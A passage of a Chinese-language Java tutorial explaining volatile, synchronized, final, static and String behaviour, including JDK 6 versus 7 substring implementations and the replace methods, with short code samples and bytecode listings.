我们在再有人问你 Java 内存模型是什么，就把这篇文章发给他中分析过：除了引入了时间片以外，由于处理器优化和指令重排等，CPU 还可能对输入代码进行乱序执行，比如 load->add->save 有可能被优化成 load->save->add 。这就是可能存在有序性问题。

而 volatile 除了可以保证数据的可见性之外，还有一个强大的功能，那就是他可以禁止指令重排优化等。

普通的变量仅仅会保证在该方法的执行过程中所依赖的赋值结果的地方都能获得正确的结果，而不能保证变量的赋值操作的顺序与程序代码中的执行顺序一致。

volatile 可以禁止指令重排，这就保证了代码的程序会严格按照代码的先后顺序执行。这就保证了有序性。被 volatile 修饰的变量的操作，会严格按照代码顺序执行，load->add->save 的执行顺序就是：load、add、save。

volatile 与原子性

原子性是指一个操作是不可中断的，要全部执行完成，要不就都不执行。

我们在 Java 的并发编程中的多线程问题到底是怎么回事儿? 中分析过：线程是 CPU 调度的基本单位。CPU 有时间片的概念，会根据不同的调度算法进行线程调度。当一个线程获得时间片之后开始执行，在时间片耗尽之后，就会失去 CPU 使用权。所以在多线程场景下，由于时间片在线程间轮换，就会发生原子性问题。

在上一篇文章中，我们介绍 synchronized 的时候，提到过，为了保证原子性，需要通过字节码指令 monitorenter 和 monitorexit，但是 volatile 和这两个指令之间是没有任何关系的。

所以，volatile 是不能保证原子性的。

在以下两个场景中可以使用 volatile 来代替 synchronized：

1、运算结果并不依赖变量的当前值，或者能够确保只有单一的线程会修改变量的值。
2、变量不需要与其他状态变量共同参与不变约束。

除以上场景外，都需要使用其他方式来保证原子性，如 synchronized 或者 concurrent 包。

```
public class Test{
  public volatile int inc = 0;
  public void increase() {
      inc++;
  }
  public static void main(String[] args) {
      final Test test = new Test();
      for(int i=0;i<10;i++){
          new Thread(){
              public void run() {
                  for(int j=0;j<1000;j++)
                      test.increase();
              };
          }.start();}
      while(Thread.activeCount()>1)  //保证前面的线程都执行完
          Thread.yield();
      System.out.println(test.inc); }
}
```

我们来看一下 volatile 和原子性的例子：

以上代码比较简单，就是创建 10 个线程，然后分别执行 1000 次 i++操作。正常情况下，程序的输出结果应该是 10000，但是，多次执行的结果都小于 10000。这其实就是 volatile 无法满足原子性的原因。

为什么会出现这种情况呢，那就是因为虽然 volatile 可以保证 inc 在多个线程之间的可见性。但是无法 inc++的原子性。

总结与思考

我们介绍过了 volatile 关键字和 synchronized 关键字。现在我们知道，synchronized 可以保证原子性、有序性和可见性。而 volatile 却只能保证有序性和可见性。

那么，我们再来看一下双重校验锁实现的单例，已经使用了 synchronized，为什么还需要 volatile?

```
public class Singleton{
    private volatile static Singleton singleton;
    private Singleton (){}
    public static Singleton getSingleton() {
    if (singleton == null) {
        synchronized (Singleton.class) {
        if (singleton == null) {
            singleton = new Singleton();
        }
        }
    }
    return singleton;
    }
    }
```

答案，我们在下一篇文章：既生 synchronized，何生 volatile 中介绍。

synchronized

在再有人问你 Java 内存模型是什么，就把这篇文章发给他。中我们曾经介绍过，Java 语言为了解决并发编程中存在的原子性、可见性和有序性问题，提供了一系列和并发处理相关的关键字，比如 synchronized、volatile、final、concurren 包等。

在《深入理解 Java 虚拟机》中，有这样一段话：

synchronized 关键字在需要原子性、可见性和有序性这三种特性的时候都可以作为其中一种解决方案，看起来是“万能”的。的确，大部分并发控制操作都能使用 synchronized 来完成。

海明威在他的《午后之死》说过的：“冰山运动之雄伟壮观，是因为他只有八分之一在水面上。”对于程序员来说，synchronized 只是个关键字而已，用起来很简单。之所以我们可以在处理多线程问题时可以不用考虑太多，就是因为这个关键字帮我们屏蔽了很多细节。

那么，本文就围绕 synchronized 展开，主要介绍 synchronized 的用法、synchronized 的原理，以及 synchronized 是如何提供原子性、可见性和有序性保障的等。

synchronized 的用法

synchronized 是 Java 提供的一个并发控制的关键字。主要有两种用法，分别是同步方法和同步代码块。也就是说，synchronized 既可以修饰方法也可以修饰代码块。

```
/ **
  * @author Hollis 18/08/04.
 */
public class SynchronizedDemo {
    //同步方法
    public synchronized void doSth(){
        System.out.println("Hello World");
    }

    //同步代码块
    public void doSth1(){
        synchronized (SynchronizedDemo.class){
            System.out.println("Hello World");
        }
    }
}
```

被 synchronized 修饰的代码块及方法，在同一时间，只能被单个线程访问。

synchronized 的实现原理

synchronized，是 Java 中用于解决并发情况下数据同步访问的一个很重要的关键字。当我们想要保证一个共享资源在同一时间只会被一个线程访问到时，我们可以在代码中使用 synchronized 关键字对类或者对象加锁。

在深入理解多线程（一）——Synchronized 的实现原理中我曾经介绍过其实现原理，为了保证知识的完整性，这里再简单介绍一下，详细的内容请去原文阅读。

我们对上面的代码进行反编译，可以得到如下代码：

```
public synchronized void doSth();
   descriptor: ()V
   flags: ACC_PUBLIC, ACC_SYNCHRONIZED
   Code:
     stack=2, locals=1, args_size=1
        0: getstatic     #2                  // Field java/lang/System.out:Ljava/
io/PrintStream;
        3: ldc           #3                  // String Hello World
        5: invokevirtual #4                  // Method java/io/PrintStream.print
ln:(Ljava/lang/String;)V
        8: return
 public void doSth1();
   descriptor: ()V
   flags: ACC_PUBLIC
   Code:
     stack=2, locals=3, args_size=1
        0: ldc           #5                  // class com/hollis/SynchronizedTest
        2: dup
        3: astore_1
        4: monitorenter
        5: getstatic     #2                  // Field java/lang/System.out:Ljava/
io/PrintStream;
        8: ldc           #3                  // String Hello World
       10: invokevirtual #4                  // Method java/io/PrintStream.print
ln:(Ljava/lang/String;)V
       13: aload_1
       14: monitorexit
       15: goto          23
       18: astore_2
       19: aload_1
       20: monitorexit
       21: aload_2
       22: athrow
       23: return
```

通过反编译后代码可以看出：对于同步方法，JVM 采用 ACC_SYNCHRONIZED 标记符来实现同步。 对于同步代码块。JVM 采用 monitorenter、monitorexit 两个指令来实现同步。

在 The Java® Virtual Machine Specification 中有关于同步方法和同步代码块的实现原理的介绍，我翻译成中文如下：

方法级的同步是隐式的。同步方法的常量池中会有一个 ACC_SYNCHRONIZED 标志。当某个线程要访问某个方法的时候，会检查是否有 ACC_SYNCHRONIZED，如果有设置，则需要先获得监视器锁，然后开始执行方法，方法执行之后再释放监视器锁。这时如果其他线程来请求执行方法，会因为无法获得监视器锁而被阻断住。值得注意的是，如果在方法执行过程中，发生了异常，并且方法内部并没有处理该异常，那么在异常被抛到方法外面之前监视器锁会被自动释放。

同步代码块使用 monitorenter 和 monitorexit 两个指令实现。可以把执行 monitorenter 指令理解为加锁，执行 monitorexit 理解为释放锁。 每个对象维护着一个记录着被锁次数的计数器。未被锁定的对象的该计数器为 0，当一个线程获得锁（执行 monitorenter）后，该计数器自增变为 1 ，当同一个线程再次获得该对象的锁的时候，计数器再次自增。当同一个线程释放锁（执行 monitorexit 指令）的时候，计数器再自减。当计数器为 0 的时候。锁将被释放，其他线程便可以获得锁。

无论是 ACC_SYNCHRONIZED 还是 monitorenter、monitorexit 都是基于 Monitor 实现的，在 Java 虚拟机(HotSpot)中，Monitor 是基于 C++实现的，由 ObjectMonitor 实现。

ObjectMonitor 类中提供了几个方法，如 enter、exit、wait、notify、notifyAll 等。sychronized 加锁的时候，会调用 objectMonitor 的 enter 方法，解锁的时候会调用 exit 方法。（关于 Monitor 详见深入理解多线程（四）—— Moniter 的实现原理）

synchronized 与原子性

原子性是指一个操作是不可中断的，要全部执行完成，要不就都不执行。

我们在 Java 的并发编程中的多线程问题到底是怎么回事儿？ 中分析过：线程是 CPU 调度的基本单位。CPU 有时间片的概念，会根据不同的调度算法进行线程调度。当一个线程获得时间片之后开始执行，在时间片耗尽之后，就会失去 CPU 使用权。所以在多线程场景下，由于时间片在线程间轮换，就会发生原子性问题。

在 Java 中，为了保证原子性，提供了两个高级的字节码指令 monitorenter 和 monitorexit。前面中，介绍过，这两个字节码指令，在 Java 中对应的关键字就是 synchronized。

通过 monitorenter 和 monitorexit 指令，可以保证被 synchronized 修饰的代码在同一时间只能被一个线程访问，在锁未释放之前，无法被其他线程访问到。因此，在 Java 中可以使用 synchronized 来保证方法和代码块内的操作是原子性的。

线程 1 在执行 monitorenter 指令的时候，会对 Monitor 进行加锁，加锁后其他线程无法获得锁，除非线程 1 主动解锁。即使在执行过程中，由于某种原因，比如 CPU 时间片用完，线程 1 放弃了 CPU，但是，他并没有进行解锁。而由于 synchronized 的锁是可重入的，下一个时间片还是只能被他自己获取到，还是会继续执行代码。直到所有代码执行完。这就保证了原子性。

synchronized 与可见性

可见性是指当多个线程访问同一个变量时，一个线程修改了这个变量的值，其他线程能够立即看得到修改的值。

我们在再有人问你 Java 内存模型是什么，就把这篇文章发给他。中分析过：Java 内存模型规定了所有的变量都存储在主内存中，每条线程还有自己的工作内存，线程的工作内存中保存了该线程中是用到的变量的主内存副本拷贝，线程对变量的所有操作都必须在工作内存中进行，而不能直接读写主内存。不同的线程之间也无法直接访问对方工作内存中的变量，线程间变量的传递均需要自己的工作内存和主存之间进行数据同步进行。所以，就可能出现线程 1 改了某个变量的值，但是线程 2 不可见的情况。

前面我们介绍过，被 synchronized 修饰的代码，在开始执行时会加锁，执行完成后会进行解锁。而为了保证可见性，有一条规则是这样的：对一个变量解锁之前，必须先把此变量同步回主存中。这样解锁后，后续线程就可以访问到被修改后的值。

所以，synchronized 关键字锁住的对象，其值是具有可见性的。

synchronized 与有序性

有序性即程序执行的顺序按照代码的先后顺序执行。

我们在再有人问你 Java 内存模型是什么，就把这篇文章发给他。中分析过：除了引入了时间片以外，由于处理器优化和指令重排等，CPU 还可能对输入代码进行乱序执行，比如 load->add->save 有可能被优化成 load->save->add 。这就是可能存在有序性问题。

这里需要注意的是，synchronized 是无法禁止指令重排和处理器优化的。也就是说，synchronized 无法避免上述提到的问题。

那么，为什么还说 synchronized 也提供了有序性保证呢?

这就要再把有序性的概念扩展一下了。Java 程序中天然的有序性可以总结为一句话：如果在本线程内观察，所有操作都是天然有序的。如果在一个线程中观察另一个线程，所有操作都是无序的。

以上这句话也是《深入理解 Java 虚拟机》中的原句，但是怎么理解呢? 周志明并没有详细的解释。这里我简单扩展一下，这其实和 as-if-serial 语义有关。

as-if-serial 语义的意思指：不管怎么重排序（编译器和处理器为了提高并行度），单线程程序的执行结果都不能被改变。编译器和处理器无论如何优化，都必须遵守 as-if-serial 语义。

这里不对 as-if-serial 语义详细展开了，简单说就是，as-if-serial 语义保证了单线程中，指令重排是有一定的限制的，而只要编译器和处理器都遵守了这个语义，那么就可以认为单线程程序是按照顺序执行的。当然，实际上还是有重排的，只不过我们无须关心这种重排的干扰。

所以呢，由于 synchronized 修饰的代码，同一时间只能被同一线程访问。那么也就是单线程执行的。所以，可以保证其有序性。

synchronized 与锁优化

前面介绍了 synchronized 的用法、原理以及对并发编程的作用。是一个很好用的关键字。

synchronized 其实是借助 Monitor 实现的，在加锁时会调用 objectMonitor 的 enter 方法，解锁的时候会调用 exit 方法。事实上，只有在 JDK1.6 之前，synchronized 的实现才会直接调用 ObjectMonitor 的 enter 和 exit，这种锁被称之为重量级锁。

所以，在 JDK1.6 中出现对锁进行了很多的优化，进而出现轻量级锁，偏向锁，锁消除，适应性自旋锁，锁粗化(自旋锁在 1.4 就有，只不过默认的是关闭的，jdk1.6 是默认开启的)，这些操作都是为了在线程之间更高效的共享数据 ，解决竞争问题。

关于自旋锁、锁粗化和锁消除可以参考：
深入理解多线程（五）—— Java 虚拟机的锁优化技术。

好啦，关于 synchronized 关键字，我们介绍了其用法、原理、以及如何保证的原子性、顺序性和可见性，同时也扩展的留下了锁优化相关的资料及思考。后面我们会继续介绍 volatile 关键字以及他和 synchronized 的区别等。

final

final 是 Java 中的一个关键字，它所表示的是“这部分是无法修改的”。

使用 final 可以定义 ： 变量、方法、类。

final 变量

如果将变量设置为 final，则不能更改 final 变量的值(它将是常量)。

```
class Test{
    final String name = "Hollis";
    }
```

一旦 final 变量被定义之后，是无法进行修改的。

final 方法

如果任何方法声明为 final，则不能覆盖它。

```
class Parent{
    final void name() {
       System.out.println("Hollis");
    }
    }
```

当我们定义以上类的子类的时候，无法覆盖其 name 方法，会编译失败。

final 类

如果把任何一个类声明为 final，则不能继承它。

```
final class Parent {

}
```

以上类不能被继承！

static

static 表示“静态”的意思，用来修饰成员变量和成员方法，也可以形成静态 static 代码块。

静态变量

我们用 static 表示变量的级别，一个类中的静态变量，不属于类的对象或者实例。因为静态变量与所有的对象实例共享，因此他们不具线程安全性。

通常，静态变量常用 final 关键来修饰，表示通用资源或可以被所有的对象所使用。如果静态变量未被私有化，可以用“类名.变量名”的方式来使用。

```
//static variable example
private static int count;
public static String str;
```

静态方法

与静态变量一样，静态方法是属于类而不是实例。

一个静态方法只能使用静态变量和调用静态方法。通常静态方法通常用于想给其他的类使用而不需要创建实例。例如：Collections class(类集合)。

Java 的包装类和实用类包含许多静态方法。main()方法就是 Java 程序入口点，是静态方法。

```
//static method example
public static void setCount(int count) {
    if(count &gt; 0)
    StaticExample.count = count;
}

//static util method
public static int addInts(int i, int...js){
    int sum=i;
    for(int x : js) sum+=x;
    return sum;
    }
```

从 Java8 以上版本开始也可以有接口类型的静态方法了。

静态代码块

Java 的静态块是一组指令在类装载的时候在内存中由 Java ClassLoader 执行。

静态块常用于初始化类的静态变量。大多时候还用于在类装载时候创建静态资源。

Java 不允许在静态块中使用非静态变量。一个类中可以有多个静态块，尽管这似乎没有什么用。静态块只在类装载入内存时，执行一次。

```
Static{
    //can be used to initialize resources when class is loaded
    System.out.println(&quot;StaticExample static block&quot;);
    //can access only static variables and methods
    str=&quot;Test&quot;;
    setCount(2);
    }
```

静态类

Java 可以嵌套使用静态类，但是静态类不能用于嵌套的顶层。

静态嵌套类的使用与其他顶层类一样，嵌套只是为了便于项目打包。

原文地址：https://zhuanlan.zhihu.com/p/26819685

const


const 是 Java 预留关键字，用于后期扩展用，用法跟 final 相似，不常用。

String

字符串的不可变性

定义一个字符串


```
String s = "abcd";
```



s 中保存了 string 对象的引用。下面的箭头可以理解为“存储他的引用”。

使用变量来赋值变量


```
String s2 = s;
```



s2 保存了相同的引用值，因为他们代表同一个对象。

字符串连接

```
s = s.concat("ef");
```



s 中保存的是一个重新创建出来的 string 对象的引用。

总结

一旦一个 string 对象在内存(堆)中被创建出来，他就无法被修改。特别要注意的是，String 类的所有方法都没有改变字符串本身的值，都是返回了一个新的对象。

如果你需要一个可修改的字符串，应该使用 StringBuffer 或者 StringBuilder。否则会有大量时间浪费在垃圾回收上，因为每次试图修改都有新的 string 对象被创建出来。

JDK 6 和 JDK 7 中 substring 的原理及区别

String 是 Java 中一个比较基础的类，每一个开发人员都会经常接触到。而且，String 也是面试中经常会考的知识点。String 有很多方法，有些方法比较常用，有些方法不太常用。今天要介绍的 subString 就是一个比较常用的方法，而且围绕 subString 也有很多面试题。

substring(int beginIndex, int endIndex)方法在不同版本的 JDK 中的实现是不同的。了解他们的区别可以帮助你更好的使用他。为简单起见，后文中用 substring()代表 substring(int beginIndex, int endIndex)方法。

substring() 的作用

substring(int beginIndex, int endIndex)方法截取字符串并返回其[beginIndex, endIndex-1]范围内的内容。


```
String x = "abcdef";
x = x.substring(1,3);
System.out.println(x);
```

输出内容：

```
bc
```

调用 substring()时发生了什么？

你可能知道，因为 x 是不可变的，当使用 x.substring(1,3)对 x 赋值的时候，它会指向一个全新的字符串：




然而，这个图不是完全正确的表示堆中发生的事情。因为在 jdk6 和 jdk7 中调用 substring 时发生的事情并不一样。

JDK 6 中的 substring

String 是通过字符数组实现的。在 jdk 6 中，String 类包含三个成员变量：char value[]， int offset，int count。他们分别用来存储真正的字符数组，数组的第一个位置索引以及字符串中包含的字符个数。

当调用 substring 方法的时候，会创建一个新的 string 对象，但是这个 string 的值仍然指向堆中的同一个字符数组。这两个对象中只有 count 和 offset 的值是不同的。



下面是证明上说观点的 Java 源码中的关键代码：


```
//JDK 6
String(int offset, int count, char value[]) {
    this.value = value;
    this.offset = offset;
    this.count = count;
}

public String substring(int beginIndex, int endIndex) {
    //check boundary
    return  new String(offset + beginIndex, endIndex - beginIndex, value);
    }
```

JDK 6 中的 substring 导致的问题

如果你有一个很长很长的字符串，但是当你使用 substring 进行切割的时候你只需要很短的一段。这可能导致性能问题，因为你需要的只是一小段字符序列，但是你却引用了整个字符串（因为这个非常长的字符数组一直在被引用，所以无法被回收，就可能导致内存泄露）。在 JDK 6 中，一般用以下方式来解决该问题，原理其实就是生成一个新的字符串并引用他。

```
x = x.substring(x, y) + ""
```

关于 JDK 6 中 subString 的使用不当会导致内存泄露已经被官方记录在 Java Bug Database 中：



JDK-6294060 : Use of substring() causes memory leak

Type: Bug
Component: core-libs
Sub-Component: java.lang
Affected Version: 5.0

Priority: P4
Status: Closed
Resolution: Duplicate
OS: windows_xp
CPU: x86

Submitted: 2005-07-05
Updated: 2011-02-16
Resolved: 2005-07-26

Related Reports

Duplicate : JDK-4513622 - (str) keeping a substring of a field prevents GC for object

Description

FULL PRODUCT VERSION :
java version "1.5.0_02"
Java(TM) 2 Runtime Environment, Standard Edition (build 1.5.0_02-b09)
Java HotSpot(TM) Client VM (build 1.5.0_02-b09, mixed mode, sharing)

ADDITIONAL OS VERSION INFORMATION :
Microsoft Windows XP [Version 5.1.2600]

A DESCRIPTION OF THE PROBLEM :
The bug with ID 4637640 though marked as fixed for JDK 1.5 is still present in the JDK 1.5 releases.


By the way bug 4637640 was never a duplicate of bug 4546734! They're only partially related and maybe 4546734 was fixed but 4637640 is still there in JDK 1.5 release.

Since this is not a functional bug is not possible to provide a unit
test. It's a memnory leaking behaviour which can only be observed using
a profiler (I used the new Netbeans Profiler) or similar memory
monitoring tools.
I my opinion everything necessary is said in bug report 4637640: the

内存泄露：在计算机科学中，内存泄漏指由于疏忽或错误造成程序未能释放已经不再使用的内存。 内存泄漏并非指内存在物理上的消失，而是应用程序分配某段内存后，由于设计错误，导致在释放该段内存之前就失去了对该段内存的控制，从而造成了内存的浪费。

JDK 7 中的 substring

上面提到的问题，在 jdk 7 中得到解决。在 jdk 7 中，substring 方法会在堆内存中创建一个新的数组。



Java 源码中关于这部分的主要代码如下：

```
//JDK 7
public String(char value[], int offset, int count) {
    //check boundary
    this.value = Arrays.copyOfRange(value, offset, offset + count);
}

public String substring(int beginIndex, int endIndex) {
    //check boundary
    int subLen = endIndex - beginIndex;
    return new String(value, beginIndex, subLen);
    }
```

以上是 JDK 7 中的 subString 方法，其使用 new String 创建了一个新字符串，避免对老字符串的引用。从而解决了内存泄露问题。

所以，如果你的生产环境中使用的 JDK 版本小于 1.7，当你使用 String 的 subString 方法时一定要注意，避免内存泄露。

replaceFirst、replaceAll、replace 区别

replace、replaceAll 和 replaceFirst 是 Java 中常用的替换字符的方法,它们的方法定义是：

replace(CharSequence target, CharSequence replacement)，用 replacement 替换所有的 target，两个参数都是字符串。

replaceAll(String regex, String replacement)，用 replacement 替换所有的 regex 匹配项，regex 很明显是个正则表达式，replacement 是字符串。

replaceFirst(String regex, String replacement)，基本和 replaceAll 相同，区别是只替换第一个匹配项。

可以看到，其中 replaceAll 以及 replaceFirst 是和正则表达式有关的，而 replace 和正则表达式无关。

replaceAll 和 replaceFirst 的区别主要是替换的内容不同，replaceAll 是替换所有匹配的字符，而 replaceFirst()仅替换第一次出现的字符。

用法例子

以下例子参考：http://www.51gjie.com/java/771.html

1、 replaceAll() 替换符合正则的所有文字

```
//文字替换（全部）
Pattern pattern = Pattern.compile("正则表达式");
Matcher matcher = pattern.matcher("正则表达式 Hello World,正则表达式 Hello World
");
//替换第一个符合正则的数据
System.out.println(matcher.replaceAll("Java"));
```

2、 replaceFirst() 替换第一个符合正则的数据

```
//文字替换（首次出现字符）
Pattern pattern = Pattern.compile("正则表达式");
